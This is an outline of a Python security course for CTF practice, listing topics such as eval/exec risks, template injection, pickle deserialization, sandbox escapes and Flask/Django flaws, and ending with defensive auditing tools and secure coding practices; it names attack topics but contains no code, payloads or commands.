The course covers four modules: fundamentals, vulnerability principles, advanced exploitation, and hands-on CTF practice. Topics include:
- ✅ Python language fundamentals and security features
- Data types and scope
- Risks of built-in functions such as
eval/exec - Dynamic execution and type-conversion pitfalls
- ✅ Advanced Python features and security risks
- Reflection and magic methods
__import__and module abuse- Introspection and code injection
- ✅ Python memory management and security
- Reference counting and garbage collection
- Memory leaks, object lifecycles, and vulnerability scenarios
- ✅ Python concurrency and security
threading,multiprocessing,asyncio- Thread-safety issues and shared-resource management
- ✅ Common Python application scenarios and security risks
- Misuse in web backends, script automation, and data processing
- Risk case studies: privilege bypass, command injection, information disclosure, etc.
- ✅ SSTI (Server-Side Template Injection)
- Common template engines: Jinja2, Tornado Templates
- Payload construction and remote command execution
- ✅ Python deserialization vulnerabilities
- Risk comparisons among modules such as
pickle/marshal/yaml - CTF exploitation techniques based on
pickle.loads()
- Risk comparisons among modules such as
- ✅ Python sandbox escapes
- Sandbox design principles and common bypass points
- Methods for escaping dynamic-code-execution restrictions
- ✅ Python prototype pollution
- Class-attribute injection and dynamic-object pollution
- Comparison of this vulnerability in Python and JS
- ✅ Python web framework security issues
- Configuration and routing vulnerabilities in Flask / Django
- Session forgery, debug-mode RCE, static-file bypasses
- ✅ Python security challenges in CTFs
- Sandbox, template-injection, and deserialization challenges
- Techniques: payload construction, source-code auditing, black-box analysis, etc.
- ✅ Summary and defensive measures
- Secure Python coding practices
- Common static/dynamic auditing tools (such as Bandit, pylint, pyre-check, etc.)
- Defensive mechanisms in the secure development lifecycle and continuous integration